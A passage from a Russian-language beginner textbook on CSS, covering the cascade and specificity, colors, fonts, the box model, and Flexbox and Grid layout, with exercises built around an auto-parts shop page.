Каскад: кто победит, если правил несколько

«Каскадные» в названии CSS — вот про это.

Ситуация: на один элемент действуют два правила, и они противоречат друг другу. Кто выиграет?

► Правило 1: кто ниже, тот и прав

```
p { color: red; }
p { color: blue; }
```

Текст будет **синим**. Побеждает то правило, которое написано **позже**.

Отсюда практический вывод: подключайте свои стили **после** чужих (например, после готового шаблона), иначе они не перебьют.

► Правило 2: кто точнее, тот и прав

Но порядок работает только при равной точности. Более точный селектор побеждает независимо от порядка:

```
.tovar .cena { color: red; }    /* точнее */
.cena        { color: blue; }    /* написан ниже, но проигрывает */
```

Цена будет **красной**.

Шкала силы, от слабого к сильному:

СИЛА	ЧТО ЭТО	ПРИМЕР
1	Тег	p
10	Класс, псевдокласс	.cena, :hover
100	id	#korzina
1000	Инлайн-стиль	style="..."
∞	!important	color: red !important;

Считается сложением. `.tovar .cena` = 10 + 10 = 20, побеждает `.cena` = 10.

► Про `!important`

```
.cena { color: red !important; }
```

Перебивает всё. И именно поэтому — **не пользуйтесь им**.

`!important` кажется решением («не работает — допишу `important`»), но это долг, который придётся отдавать. Через месяц вам понадобится перекрыть этот стиль, и вы напишете ещё один `!important`. Потом ещё. Через полгода в файле их сорок, и никто не понимает, что откуда берётся.

Правильный способ — написать **более точный селектор**.

Создайте рядом с `index.html` файл `style.css` :

```
/* Сброс: у браузеров разные отступы по умолчанию */
* {
    margin: 0;
    padding: 0;
    box-sizing: border-box;
}

/* Основа страницы */
body {
    font-family: Georgia, 'Times New Roman', serif;
    font-size: 16px;
    line-height: 1.6;
    color: #2b2622;
    background: #faf7f2;
    padding: 24px;
}

/* Шапка */
header {
    border-bottom: 2px solid #b5411f;
    padding-bottom: 16px;
    margin-bottom: 24px;
}

h1 {
    font-size: 30px;
    color: #b5411f;
}

/* Меню */
nav ul {
    list-style: none;
    display: flex;
    gap: 20px;
    margin: 12px 0;
}
```

```
nav a {
    color: #2b2622;
    text-decoration: none;
    font-weight: bold;
}

nav a:hover {
    color: #b5411f;
}

/* Карточка товара */
.tovar {
    background: white;
    border: 1px solid #e3d8c6;
    border-radius: 8px;
    padding: 16px;
    margin-bottom: 16px;
}

.tovar h3 {
    font-size: 18px;
    margin-bottom: 8px;
}

.artikul {
    color: #7c7166;
    font-size: 14px;
}

.cena {
    font-size: 22px;
    color: #b5411f;
    margin: 8px 0;
}

.nalichie {
    color: #14584f;
    font-size: 14px;
}

/* Нет в наличии — приглушаем */
.nalichie.nety {
```

```

        color: #9a9088;
    }

    /* Кнопки */
    button {
        background: #b5411f;
        color: white;
        border: none;
        padding: 10px 20px;
        border-radius: 6px;
        font-size: 15px;
        cursor: pointer;
        margin-top: 10px;
    }

    button:hover {
        background: #8f3418;
    }

    /* Подвал */
    footer {
        margin-top: 32px;
        padding-top: 16px;
        border-top: 1px solid #e3d8c6;
        color: #7c7166;
        font-size: 14px;
    }

```

И подключите его в `<head>` :

```
<link rel="stylesheet" href="style.css">
```

Было — та самая простыня из прошлой главы. Стало:

Автозапчасти Firdavs

Запчасти для японских и немецких авто — Худжанд

[Главная](#) [Каталог](#) [Доставка](#) [Контакты](#)

Поиск по каталогу

Найти

Каталог запчастей

Подобрать

Бренд Все

Цена от

до

Показать

Тормозные колодки Bosch

Артикул: 0986424815

250 СОМОНИ

В наличии: 7 шт.

В корзину

Масляный фильтр Mann W71280

Артикул: W71280

45 СОМОНИ

В наличии: 23 шт.

В корзину

Свечи зажигания Denso

Артикул: IK20

120 СОМОНИ

Под заказ, 5 дней

В корзину

Тормозные диски Brembo

Артикул: 09.9468.11

780 СОМОНИ

В наличии: 2 шт.

В корзину

Мы не тронули HTML. Ни одного тега. Добавили одну строку `<link>` и файл стилей — и страница превратилась в магазин.

Вот оно, разделение обязанностей из первой главы. HTML говорит **что**, CSS говорит **как**.

Обратите внимание на детали, которые уже работают:

- меню выстроилось в строку (это `display: flex`, разберём в главе 11);
- карточки стали белыми с рамкой и тенью-отступами;
- цена крупная и рыжая, артикул мелкий и серый;
- «Под заказ» приглушено серым, потому что у него два класса: `nalichie nety`;
- наведите мышь на кнопку — она потемнеет, на ссылку в меню — станет рыжей.

ЗАПИСЬ	КАК ЧИТАЕТСЯ	ЧТО ЗНАЧИТ
<code>.цена</code>	«точка цена»	Класс <code>цена</code>
<code>#korzina</code>	«решётка корзина»	Элемент с <code>id="korzina"</code>
<code>.tovar h3</code>	«h3 внутри tovar»	Пробел = «внутри»
<code>h1, h2</code>	«h1 и h2»	Запятая = «и ещё»
<code>a:hover</code>	«а при наведении»	Двоеточие = состояние
<code>*</code>	«все»	Любой элемент
<code>/* ... */</code>	комментарий	Заметка для человека
<code>cursor: pointer</code>		Курсор станет «рукой» — видно, что кликабельно
<code>text-decoration: none</code>		Убрать подчёркивание у ссылки
<code>list-style: none</code>		Убрать точки у списка
<code>box-sizing: border-box</code>		Считать ширину вместе с рамкой и отступами. Разберём в главе 10

Про комментарии в CSS. В HTML они писались `<!-- -->`, в CSS — `/* */`. Разные языки, разные знаки. В PHP и JavaScript будет `//`. Не путайтесь: это тот случай, когда каждый язык избобрёл своё.

Стили не применились вообще. Четыре причины по частоте:

1. Опечатка в пути: файл называется `style.css`, а в `<link>` написано `styles.css`.
2. `<link>` стоит не в `<head>`.
3. Забыли `rel="stylesheet"`.
4. Браузер показывает старую версию — жмите `Ctrl+F5`.

Забыть точку перед классом. `cena { }` ищет тег `<cena>`, которого не бывает. Нужно `.cena { }`. Одна из самых частых ошибок новичка, и браузер про неё молчит.

Забыть точку с запятой. Одно пропущенное `;` ломает следующее объявление, а не своё. Ищешь ошибку в одном месте, а она строкой выше.

Путать `-` и пробел в именах классов. `class="tovar cena"` — это два класса. `class="tovar-cena"` — один класс с дефисом в имени. Разница огромная.

Лечить `!important`. Симптом лечится, болезнь остаётся. Пишите точнее селектор.

Задача 9.1. Подключите `style.css` к своей странице из главы 8 и перенесите туда стили из примера. Убедитесь, что всё применилось.

Задача 9.2. Что выберет каждый селектор? Ответьте словами:

1. `.tovar`
2. `.tovar h3`
3. `nav a:hover`
4. `h1, h2, h3`
5. `#poisk`
6. `footer .telefon`
7. `button:hover`

Задача 9.3. Какой будет цвет текста? Объясните почему:

```
p      { color: red; }
.text  { color: blue; }
p.text { color: green; }
```

```
<p class="text">Какого я цвета?</p>
```

Задача 9.4. Поменяйте цветовую схему магазина на свою. Найдите три цвета (основной, фон, акцент) и замените. Сайты для подбора: coolors.co.

Задача 9.5. Добавьте эффекты при наведении:

- карточка товара слегка меняет цвет рамки;
- ссылки в подвале подчёркиваются;
- поле поиска подсвечивается при фокусе (`input:focus`).

Задача 9.6. Сделайте товары «нет в наличии» визуально отличными: приглушите цену, а кнопку сделайте серой. Подсказка: два класса на одном элементе.

Задача 9.7. Откройте любой сайт, F12 → Elements. Выберите элемент — справа увидите его стили. Найдите там правило с зачёркнутым текстом: это правило, которое **проиграло** в каскаде. Найдите, кто его перебил.

Задача 9.8. Прямо в панели F12 поменяйте цвет фона любого сайта. Обновите страницу. Изменения пропали — почему? (Ответ важный, посмотрите обязательно.)

Ответы — в Приложении Г.

В БОЮ

В этом репозитории все наши стили лежат в **одном** файле — `assets/css/custom.css`. Файлы темы `assets/mazlay-*` не редактируются никогда.

Почему так: тема куплена и может обновиться. Если править её файлы, при обновлении все правки затрутсЯ. Поэтому свои стили пишут **отдельно и подключают позже** — и они перебивают тему по правилу «кто ниже, тот и прав».

Вы только что выучили это правило. Вот его практическое применение на боевом проекте.

Ещё деталь: файл подключается так — `custom.css?v=<время изменения файла>`. Приписка `?v=...` меняется при каждой правке и заставляет браузер скачать файл заново. Это лекарство от того самого «поправил стили, а в браузере старое».

ИТОГ

- CSS-правило: селектор `{ свойство : значение ; }`.
- Подключать — отдельным файлом через `<link rel="stylesheet" href="style.css">`.
- Инлайн-стили `style="..."` — не надо.
- Селекторы: `тег`, `.класс`, `#id`, `.a .b` (внутри), `a, b` (и ещё), `:hover` (состояние).
- Классы — главный инструмент. Их 90% вашего CSS.
- Каскад: при равной силе побеждает тот, кто ниже; более точный побеждает всегда.
- Сила: тег 1 → класс 10 → id 100 → инлайн 1000.
- **!important** не использовать. Пишите точнее селектор.
- Комментарии в CSS — `/* так */`.

Дальше — свойства: цвет, шрифт, отступы, рамки. И главная головоломка новичка, блочная модель.

Цвет, шрифт, отступы, рамки

ЗАЧЕМ ЭТО

Зачем эта глава

Селекторы вы знаете — умеете указать, кого красить. Теперь разберёмся, **чем** красить.

Свойств в CSS несколько сотен. Учить все не нужно и вредно. Мы возьмём три десятка, которыми пользуются каждый день, и разберём **блочную модель** — ту самую вещь, из-за которой у новичков «непонятно почему всё разъезжается».

Блочная модель — самая важная тема в CSS. Если понять её один раз, половина будущих проблем исчезнет.

РАЗБИРАЕМСЯ

Цвет

► Четыре способа записать цвет

```
color: red; /* по имени */
color: #b5411f; /* шестнадцатеричный */
color: rgb(181, 65, 31); /* по составу */
color: rgba(181, 65, 31, 0.5); /* с прозрачностью */
```

СПОСОБ

КОГДА ПРИМЕНЯЮТ

Имя (red, white) Быстрая проба. В работе почти не используют — оттенков мало

#b5411f

Основной способ. Так пишут 90% времени

rgb()

Когда цвет считает программа

rgba()

Когда нужна прозрачность

► Как читать `#b5411f`

Решётка и шесть символов. Это три пары:

```
#b5  41  1f
  ↑   ↑   ↑
красный зелёный синий
```

Каждая пара — количество своего цвета от `00` (нет совсем) до `ff` (максимум).

ЗАПИСЬ ЧТО ПОЛУЧИТСЯ

<code>#000000</code>	Чёрный (ничего нет)
----------------------	---------------------

<code>#ffffff</code>	Белый (всё на максимуме)
----------------------	--------------------------

<code>#ff0000</code>	Чистый красный
----------------------	----------------

<code>#b5411f</code>	Много красного, немного зелёного, чуть синего → рыжий
----------------------	---

Если пары одинаковые, можно писать сокращённо: `#fff` = `#ffffff`, `#000` = `#000000`.

Не нужно вычислять цвета в уме. Их берут из палитры. Полезные сайты: `coolors.co` (генератор палитр), `colorhunt.co` (готовые сочетания).

► Прозрачность

```
background: rgba(181, 65, 31, 0.1); /* 10% непрозрачности */
```

Четвёртое число — от `0` (полностью прозрачный) до `1` (полностью плотный).

Очень полезно для лёгких подложек: тот же цвет, что и акцент, но еле заметный.

► Два разных свойства: `color` и `background`

```
.cena {
  color: white;           /* цвет ТЕКСТА */
  background: #b5411f;    /* цвет ФОНА */
}
```

Путают постоянно. `color` — только про буквы.

► Основные свойства

```
body {  
  font-family: Georgia, 'Times New Roman', serif;  
  font-size: 16px;  
  line-height: 1.6;  
  color: #2b2622;  
}
```

СВОЙСТВО	ЧТО ДЕЛАЕТ
font-family	Какой шрифт
font-size	Размер
font-weight	Насыщенность: <code>normal</code> , <code>bold</code> или число 100–900
font-style	<code>italic</code> для курсива
line-height	Межстрочное расстояние
text-align	Выравнивание: <code>left</code> , <code>center</code> , <code>right</code>
text-decoration	<code>none</code> убирает подчёркивание, <code>underline</code> добавляет
text-transform	<code>uppercase</code> — ВСЁ ЗАГЛАВНЫМИ, <code>lowercase</code> — строчными
letter-spacing	Расстояние между буквами

► Почему в `font-family` несколько шрифтов

```
font-family: Georgia, 'Times New Roman', serif;
```

Это список запасных вариантов. Браузер пробует по очереди: нет Georgia — берёт Times New Roman, нет и его — берёт любой шрифт с засечками.

Последним всегда ставят семейство: `serif` (с засечками), `sans-serif` (без засечек), `monospace` (моноширинный). Так вы гарантируете хоть какой-то разумный результат на любом устройстве.

Названия из двух слов берут в кавычки: `'Times New Roman'`.

► `line-height` — недооценённое свойство

```
line-height: 1.6;
```

Число без единиц означает «в 1,6 раза больше размера шрифта».

Это самое влиятельное свойство для читаемости текста. Строки, стоящие впритык, читать тяжело — глаз теряет строку.

ЗНАЧЕНИЕ

ГДЕ ПРИМЕНЯЮТ

1.2	Крупные заголовки
1.5-1.7	Обычный текст. Золотая середина
2	Очень воздушно, для коротких блоков

Поставьте `line-height: 1.6` в `body` — и сайт сразу станет приятнее. Одна строчка.

► Единицы размера

```
font-size: 16px;      /* пиксели — фиксированно */
font-size: 1.2rem;    /* относительно размера страницы */
font-size: 1.2em;     /* относительно размера родителя */
width: 50%;           /* от ширины родителя */
```

ЕДИНИЦА

СМЫСЛ


КОГДА

px	Пиксель, жёстко	Рамки, мелкие отступы
rem	Кратно базовому размеру страницы (обычно 16px)	Шрифты, отступы. Лучший выбор
em	Кратно размеру родителя	Осторожно: вложенность умножается
%	Доля от родителя	Ширина блоков

Совет: начинайте с `px` — они понятнее. Когда освоитесь, переходите на `rem`: человек, увеличивший шрифт в настройках браузера, увидит увеличенный сайт, а не поехавший.


Вот та вещь, из-за которой всё «непонятно разъезжается».

Каждый элемент на странице — это прямоугольная коробка. У коробки четыре слоя, изнутри наружу:



Блочная модель: четыре слоя каждой коробки

Изнутри наружу — и почему `width` обманывает



- ☐ **content — содержимое**
Текст, картинка, вложенные блоки. Сам товар
- ☒ **padding — отступ внутри**
Между содержимым и рамкой. Фон сюда заходит. Пузырчатая плёнка в коробке
- ☒ **border — рамка**
Стенки коробки. Толщина, тип, цвет
- ☒ **margin — отступ снаружи**
До соседних блоков. Прозрачный, фон сюда не заходит. Расстояние между коробками на складе

Ловушка: по умолчанию `width: 300px` — это ширина только содержимого, а `padding` и `border` добавляются сверху. Итог 344px вместо 300. Лечится одной строчкой: `* { box-sizing: border-box; }` — пишете её первой в каждом проекте.

СЛОЙ	ЧТО ЭТО	АНАЛОГИЯ
content	Само содержимое	Товар
padding	Отступ внутри , между содержимым и рамкой	Пузырчатая плёнка в коробке
border	Рамка	Стенки коробки
margin	Отступ снаружи , до соседей	Расстояние между коробками на складе

► padding и margin — не путайте

Это самая частая путаница у новичков. Запомните так:

- **padding** отодвигает содержимое от края своей же коробки. Фон коробки на него распространяется.
- **margin** отодвигает коробку от соседей. Он прозрачный — фон туда не заходит.

Практический пример: у кнопки **padding** делает её больше и «толще» (кликать удобнее), а **margin** отодвигает её от текста выше.

► Как их записывать

```
padding: 16px;           /* со всех сторон */
padding: 16px 24px;      /* сверху-снизу | слева-справа */
padding: 8px 16px 12px 16px; /* сверху | справа | снизу | слева */

padding-top: 16px;       /* только сверху */
padding-left: 24px;      /* только слева */
```

Четыре значения читаются по часовой стрелке, начиная сверху: верх, право, низ, лево.

То же самое работает для **margin**.

► box-sizing — строчка, которая всё чинит

А вот главная ловушка блочной модели.

```
.karta {  
  width: 300px;  
  padding: 20px;  
  border: 2px solid #ccc;  
}
```

Вопрос: какой ширины получится карточка?

Ответ по умолчанию — **344 пикселя**. Потому что браузер считает так:

```
300 (содержимое) + 20 + 20 (padding) + 2 + 2 (border) = 344
```

То есть `width: 300px` задаёт ширину **содержимого**, а рамка и отступы добавляются сверху. Абсолютно не то, чего ожидает человек.

Отсюда все «почему блоки не влезают в строку» и «почему две колонки по 50% съехали».

Лечится одной строчкой в начале файла:

```
* {  
  box-sizing: border-box;  
}
```

Теперь `width: 300px` означает **300 пикселей вместе с рамкой и отступами**. Как человек и думал.

Пишите это в каждом проекте. Это первое, что добавляют в свой CSS все разработчики.

► Схлопывание внешних отступов

Ещё одна странность, о которой полезно знать заранее.

```
.a { margin-bottom: 20px; }  
.b { margin-top: 30px; }
```

Между блоками будет **30 пикселей**, а не 50. Вертикальные `margin` соседей не складываются — берётся **большой**.

Это не ошибка, а правило CSS. Знать полезно, чтобы не удивляться. Обходится использованием `padding` у родителя или `gap` во флексе (глава 11).


```
.tovar {  
  border: 1px solid #e3d8c6;  
  border-radius: 8px;  
  box-shadow: 0 2px 8px rgba(0, 0, 0, 0.08);  
}
```

► border — рамка

```
border: 1px solid #e3d8c6;  
      ↑   ↑   ↑  
      толщина тип  цвет
```

Типы: `solid` (сплошная), `dashed` (пунктир), `dotted` (точки), `none` (нет).

Можно только с одной стороны:

```
border-bottom: 2px solid #b5411f; /* подчёркивание заголовка */  
border-left: 4px solid #b5411f; /* цветной корешок у блока */
```

► border-radius — скругление

```
border-radius: 8px; /* все углы */  
border-radius: 50%; /* круг — если элемент квадратный */
```

Скруглённые углы визуально «смягчают» интерфейс. 6–10 пикселей — универсальное значение для карточек и кнопок.

► box-shadow — тень

```
box-shadow: 0 2px 8px rgba(0, 0, 0, 0.08);  
           ↑ ↑   ↑       ↑  
           сдвиг размытие цвет с прозрачностью  
           x y
```

Главный совет по теням: делайте их еле заметными. `0.08` вместо `0.5`. Тень должна

создавать ощущение объёма, а не бросаться в глаза. Резкие чёрные тени — самый узнаваемый признак любительской вёрстки.

РАЗБИРАЕМСЯ

Кнопки: собираем всё вместе

```
button {  
  background: #b5411f;  
  color: white;  
  border: none;  
  padding: 10px 20px;  
  border-radius: 6px;  
  font-size: 15px;  
  font-family: inherit;  
  cursor: pointer;  
  transition: background 0.2s;  
}  
  
button:hover {  
  background: #8f3418;  
}  
  
button:active {  
  transform: translateY(1px);  
}
```

Три детали, которые отличают хорошую кнопку:

cursor: pointer — курсор превращается в руку. Без этого человек не понимает, что на элемент можно нажать.

font-family: inherit — кнопки по умолчанию используют системный шрифт, а не ваш. Эта строчка заставляет их взять шрифт страницы.

transition: background 0.2s — цвет меняется плавно за 0,2 секунды, а не рывком. Одно из самых выгодных свойств в CSS: минимум усилий, максимум ощущения качества.

:active — состояние «прямо сейчас нажимают». **translateY(1px)** сдвигает кнопку на пиксель вниз — она как будто продавливается.

СВОЙСТВО	ЧТО ДЕЛАЕТ
<code>color</code>	Цвет текста
<code>background</code>	Цвет фона
<code>font-family</code>	Шрифт, списком запасных вариантов
<code>font-size</code>	Размер шрифта
<code>font-weight</code>	Насыщенность: <code>bold</code> или 100–900
<code>line-height</code>	Межстрочное расстояние. <code>1.6</code> для текста
<code>text-align</code>	Выравнивание
<code>text-decoration: none</code>	Убрать подчёркивание
<code>padding</code>	Отступ внутри коробки
<code>margin</code>	Отступ снаружи , до соседей
<code>border</code>	Рамка: толщина, тип, цвет
<code>border-radius</code>	Скругление углов
<code>box-shadow</code>	Тень
<code>box-sizing: border-box</code>	Считать ширину вместе с рамкой и отступами
<code>cursor: pointer</code>	Курсор-рука
<code>transition</code>	Плавное изменение
<code>inherit</code>	«Взять у родителя»

ГРАБЛИ

Грабли

Забывать `box-sizing: border-box`. Блоки перестают влезать, колонки съезжают. Первая строчка в любом CSS-файле.

Путать `padding` и `margin`. Внутри — `padding`, снаружи — `margin`. Проверить легко: покрасьте элемент в яркий цвет. Фон зальёт `padding`, но не `margin`.

Тени как из фотошопа 2005 года. `rgba(0,0,0,0.08)` — хорошо. `box-shadow: 5px 5px 0 black` — плохо.

Слишком много шрифтов. Два шрифта на сайт: один для заголовков, один для текста. Три — уже перебор.

Мелкий `line-height` в тексте. Значение по умолчанию (`normal`, около 1.2) слишком плотное для чтения. Ставьте 1.5–1.7.

Задавать `width` кнопкам и полям. Лучше `padding` — тогда элемент подстроится под содержимое сам.

ЗАДАЧИ

Задачи

Задача 10.1. Посчитайте в уме итоговую ширину, без `box-sizing: border-box`:

```
.blok { width: 200px; padding: 15px; border: 3px solid black; }
```

А с `border-box`?

Задача 10.2. Что делает каждая строчка? Опишите словами:

```
padding: 10px 20px;  
margin: 0 auto;  
border-bottom: 2px solid #b5411f;  
border-radius: 50%;  
line-height: 1.6;  
text-transform: uppercase;
```

(Второе — фокус, который часто встречается. Разберитесь, что он делает.)

Задача 10.3. Оформите карточку товара: белый фон, рамка `1px` светло-серая, скругление `8px`, внутренний отступ `20px`, внешний отступ снизу `16px`, еле заметная тень.

Задача 10.4. Сделайте кнопку «Купить» приятной: свой цвет, белый текст, без рамки, скругление, `cursor: pointer`, плавное потемнение при наведении, продавливание при нажатии.

Задача 10.5. Наберите три цвета для магазина и примените: основной (заголовки), фоновый (страница), акцентный (цены и кнопки). Возьмите на `coolors.co`.

Задача 10.6. Эксперимент с блочной моделью. Сделайте `<div>` с текстом, задайте ему яркий фон и по очереди попробуйте:

1. `padding: 30px` — что изменилось?
2. Уберите, поставьте `margin: 30px` — что изменилось?
3. В чём разница по фону?

Задача 10.7. Откройте F12 → Elements, выберите любой элемент. Внизу справа увидите разноцветную схему блочной модели: синий — содержимое, зелёный — `padding`, жёлтый — `border`, оранжевый — `margin`. Наведите на каждый слой.

Задача 10.8. Найдите на своём сайте три места, где напрашивается `transition`, и добавьте.

Ответы — в Приложении Г.

В БОЮ В бою

Откройте `assets/css/custom.css` в этом репозитории. Найдите там правила для карточек товаров.

Увидите то же самое: `border`, `border-radius`, `padding`, `box-shadow`, `transition`. Никакой магии — те же двадцать свойств, что вы только что выучили.

Обратите внимание: цвета в боевом файле вынесены в переменные наверху файла. Это следующий уровень организации — поменял одно значение, изменилось везде. Тоже несложно, дойдём.

ИТОГ

- Цвет: `#b5411f` — основной способ, `rgba(...)` — когда нужна прозрачность.
- `color` — текст, `background` — фон.
- `line-height: 1.6` — самое выгодное свойство для читаемости.
- В `font-family` — список запасных вариантов, последним семейство.
- Блочная модель: `content` → `padding` → `border` → `margin`.
- `padding` внутри, `margin` снаружи.
- `* { box-sizing: border-box; }` — первая строчка любого CSS.
- Вертикальные `margin` соседей схлопываются — берётся больший.
- Тени еле заметные: `rgba(0,0,0,0.08)`.
- `cursor: pointer` и `transition` — две мелочи, которые делают сайт живым.

Дальше — раскладка. Научимся ставить блоки рядом, в сетку и по центру.

Flexbox и Grid: раскладка

ЗАЧЕМ ЭТО**Зачем эта глава**

Ваш каталог сейчас идёт в один столбик. Шесть карточек одна под другой, на широком экране справа пусто.

Причина известна из главы 5: `<article>` — блочный элемент, а блочные занимают всю строку.

В этой главе научимся управлять раскладкой. Двумя инструментами:

- **Flexbox** — выстроить элементы в ряд (или в столбец) и распределить между ними место;
- **Grid** — разложить элементы по сетке из строк и столбцов.

Это самая практичная тема во всём CSS. После неё вы сможете сверстать любую страницу.

РАЗБИРАЕМСЯ**Flexbox: элементы в ряд****► Одна строчка меняет всё**

```
nav ul {  
  display: flex;  
}
```

Всё. Пункты меню, которые стояли столбиком, встали в строку.

Как это работает. Вы говорите родителю: «ты теперь флекс-контейнер». И он начинает выстраивать своих детей в ряд, независимо от того, блочные они или нет.

Два понятия, которые нужно развести:

- **Контейнер** — родитель, которому написали `display: flex;`
- **Элементы** — его прямые дети. Они выстраиваются.

Важно: `display: flex` действует только на прямых детей. Внуки не затрагиваются.

► Направление

```
.spisok {  
  display: flex;  
  flex-direction: row;    /* в строку — по умолчанию */  
}
```

ЗНАЧЕНИЕ

КАК РАССТАВИТ

<code>row</code>	В строку, слева направо (по умолчанию)
<code>column</code>	В столбец, сверху вниз
<code>row-reverse</code>	В строку, справа налево
<code>column-reverse</code>	В столбец, снизу вверх

► Промежутки — `gap`

```
nav ul {  
  display: flex;  
  gap: 20px;  
}
```

`gap` ставит расстояние между элементами. Без внешних краёв, без схлопывания, без возни с `margin`.

Пользуйтесь `gap` вместо `margin` для промежутков во флексе. Это проще и предсказуемее.

► Распределение по горизонтали: `justify-content`

```
header {  
  display: flex;  
  justify-content: space-between;  
}
```


ЗНАЧЕНИЕ	ЧТО ДЕЛАЕТ
----------	------------

<code>flex-start</code>	Всё влево (по умолчанию)
<code>center</code>	Всё по центру
<code>flex-end</code>	Всё вправо
<code>space-between</code>	Первый влево, последний вправо, остальные равномерно
<code>space-around</code>	Равные промежутки вокруг каждого
<code>space-evenly</code>	Совсем равные промежутки везде

`space-between` — самое востребованное. Это классическая шапка сайта: логотип слева, меню справа, между ними пусто.

► **Выравнивание по вертикали:** `align-items`

```
.tovar-stroka {  
  display: flex;  
  align-items: center;  
}
```

ЗНАЧЕНИЕ	ЧТО ДЕЛАЕТ
----------	------------

<code>stretch</code>	Растянуть на всю высоту (по умолчанию)
<code>center</code>	По центру вертикали
<code>flex-start</code>	По верхнему краю
<code>flex-end</code>	По нижнему краю
<code>baseline</code>	По базовой линии текста

`align-items: center` — решение вечной задачи «как выровнять по вертикали». До Flexbox это была настоящая головная боль с костылями. Теперь — одна строчка.

► **Как запомнить, где какое**

Частая путаница: `justify-content` или `align-items`?

Запомните привязку к направлению:

- `justify-content` работает вдоль основного направления (при `row` — по горизонтали);
- `align-items` — поперёк (при `row` — по вертикали).

Если поставить `flex-direction: column`, они поменяются ролями. Логично, но поначалу непривычно.

► Перенос на новую строку

```
.katalog {  
    display: flex;  
    flex-wrap: wrap;  
    gap: 16px;  
}
```

По умолчанию флекс **сжимает** элементы, лишь бы уместить в одну строку. `flex-wrap: wrap` разрешает переносить их на следующую.

Для каталога товаров это обязательно. Без него шесть карточек сожмутся в ниточки.

► Как элементы делят место: `flex`

```
.tovar {  
    flex: 1;           /* все поровну */  
}
```

```
.osnovnoe { flex: 2; } /* вдвое шире */  
.bokovaya { flex: 1; }
```

`flex: 1` означает «занимай равную долю свободного места».

Практический приём для карточек:

```
.tovar {  
    flex: 1 1 280px;  
}
```

Читается: «расти можно, сжиматься можно, базовая ширина 280px». Карточки сами заполняют ряд, а лишние перенесутся вниз. Ровно то, что нужно каталогу.

► Центрирование чего угодно

```
.centr {  
  display: flex;  
  justify-content: center;  
  align-items: center;  
  min-height: 300px;  
}
```

Три строчки — и содержимое ровно по центру и по горизонтали, и по вертикали. Задача, которая двадцать лет была мемом среди верстальщиков.

РАЗБИРАЕМСЯ

Grid: раскладка по сетке

Flexbox думает одной линией — ряд или столбец. Grid думает двумя измерениями сразу — строки и столбцы.

► Простая сетка

```
.katalog {  
  display: grid;  
  grid-template-columns: 1fr 1fr 1fr;  
  gap: 20px;  
}
```

Три колонки одинаковой ширины, промежутки 20 пикселей.

fr — новая единица, «доля свободного места». **1fr 1fr 1fr** = три равные доли.

```
grid-template-columns: 2fr 1fr;           /* левая вдвое шире */  
grid-template-columns: 300px 1fr;        /* левая фиксированная, правая тянется */  
grid-template-columns: repeat(4, 1fr); /* то же, что 1fr 1fr 1fr 1fr */
```

► Самая полезная строчка Grid

```
.katalog {  
  display: grid;  
  grid-template-columns: repeat(auto-fill, minmax(260px, 1fr));  
  gap: 20px;  
}
```

Выглядит сложно, читается просто:

КУСОК

ЧТО ГОВОРИТ

```
repeat(auto-fill, ...)
```

«Сделай столько колонок, сколько влезет»

```
minmax(260px, 1fr)
```

«Каждая колонка не уже 260px, но может растянуться»

Что это даёт: на широком мониторе получится пять колонок, на ноутбуке три, на планшете две, на телефоне одна. Автоматически, без единого медиазапроса.

Это лучшее решение для каталога товаров, и его стоит просто запомнить наизусть.

► Раскладка всей страницы

Grid умеет то, чего не умеет Flexbox, — расставлять блоки по именованным областям:

```
body {  
  display: grid;  
  grid-template-areas:  
    "shapka shapka"  
    "bok osnova"  
    "podval podval";  
  grid-template-columns: 240px 1fr;  
  gap: 20px;  
}  
  
header { grid-area: shapka; }  
aside { grid-area: bok; }  
main { grid-area: osnova; }  
footer { grid-area: podval; }
```

Раскладка нарисована прямо в коде — видно глазами, как выглядит страница.

► Flexbox или Grid?

Простое правило:

ЗАДАЧА	ИНСТРУМЕНТ
Элементы в ряд: меню, кнопки, шапка	Flexbox
Выровнять по центру	Flexbox
Сетка карточек: каталог, галерея	Grid
Раскладка всей страницы	Grid
Содержимое внутри карточки	Flexbox

И главное: **они не конкуренты, а напарники**. Обычная страница — Grid снаружи, Flexbox внутри каждой ячейки.

Добавьте в `style.css` :

```
/* Каталог — автоматическая сетка */
.katalog {
    display: grid;
    grid-template-columns: repeat(auto-fill, minmax(260px, 1fr));
    gap: 20px;
    margin-top: 20px;
}

/* Карточка — колонка, кнопка прижата вниз */
.tovar {
    display: flex;
    flex-direction: column;
    background: white;
    border: 1px solid #e3d8c6;
    border-radius: 8px;
    padding: 18px;
    transition: box-shadow 0.2s, border-color 0.2s;
}

.tovar:hover {
    border-color: #b5411f;
    box-shadow: 0 4px 16px rgba(181, 65, 31, 0.12);
}

/* Пустое место «распирает» карточку, прижимая кнопку к низу */
.tovar form {
    margin-top: auto;
    padding-top: 12px;
}

/* Шапка: название слева, меню справа */
header {
    display: flex;
    flex-wrap: wrap;
    justify-content: space-between;
    align-items: center;
    gap: 16px;
```

```

}

/* Фильтры в строку */
.filtrы fieldset {
    display: flex;
    flex-wrap: wrap;
    align-items: center;
    gap: 12px;
    border: 1px solid #e3d8c6;
    border-radius: 8px;
    padding: 16px;
}

```

В HTML нужно завернуть товары в контейнер:

```

<div class="katalog">
  <article class="tovar">...</article>
  <article class="tovar">...</article>
  ...
</div>

```

► Приём с `margin-top: auto`

Обратите внимание на одну хитрость:

```

.tovar { display: flex; flex-direction: column; }
.tovar form { margin-top: auto; }

```

`margin-top: auto` во флексе означает «забери всё свободное место сверху». Кнопка прижимается к низу карточки.

